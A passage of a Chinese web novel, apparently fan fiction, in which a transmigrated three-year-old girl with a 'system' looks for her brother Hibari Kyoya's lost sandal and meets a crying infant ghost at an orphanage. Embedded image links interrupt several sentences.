    云雀清弥放心的松开手。


    这不怪她担心,毕竟谁家好人会对群聚过敏?上一次只是在超过三个人的房间里呆了一会就浑身起疹子。


    只是担心归担心,云雀清弥始终觉得他只是对当时某个人身上携带的东西或气味过敏了而已,奈何现在没法检查排除。


    她并不想麻烦年迈的老人帮忙,于是走到门口拉开门。“我出去看看你的鞋还能找回来不能,你去搬个板凳把碗洗了吧。”


    云雀恭弥没吱声,只是默默走进厨房。


    云雀清弥见此关门离开。


    他之前可没这么听话。


    他们刚开始都是用肢体接触来交流的,你给我一拳,我给你一巴掌,斗上头了上嘴就咬后来对方实在打不动了才肯学着跟她交流。


    话说回来,他说的第一个字好像是……咬杀?


    “……”


    她要立刻马上忘掉这个词。


    这小孩又倔又犟的虽然大大提高了她的生存效率,以至于现在都还有五年时间可挥霍,顺便一提她现在已经安全活到三岁了。


    但是一直逮着一个人薅也不行。看看现在,野蛮成什么样了。


    她顺着走廊走到前院大门,在空地上看到一只木屐。


    只是……


    她盯着鞋子底下那团黑乎乎的肉球,身子僵了一下后迅转头弯下腰寻找什么。


    她又见鬼了。


    自从踏入这里之后,眼睛就越来越能看见一些别人看不见的东西。她问过系统,得出的结论是她是个幸运E。这是初始数值不可通过后天增加,因此只能倒霉的见鬼去了,字面意思上的见鬼体质哦。


    不过通过之前的试探,她只要假装没看到对方就可以,至于对方知道她能看到之后会怎样?


    抱歉她现在还没胆子试探。


    穿着白色单衣的女孩一步一步往前挪去然后惊讶道:“原来在这里!”


    她伸手准确无误的抓住木屐的绳子提起来。


    黑糊糊的肉球落到地面发出“啪叽”一声,然后慢慢伸展张开——


    一只婴儿模样的鬼怪。


    粘稠的血肉在它翻滚间剧烈收缩,它头部那张空洞洞的嘴张开大哭起来,撕心裂肺的哭嚎震得云雀清弥大脑眩晕了一瞬,等她反应过来时身体已经本能的转身离开。


    在这里算是经常见到的类型了。


    毕竟这里是福利院,最不缺这种无辜枉死的婴孩了。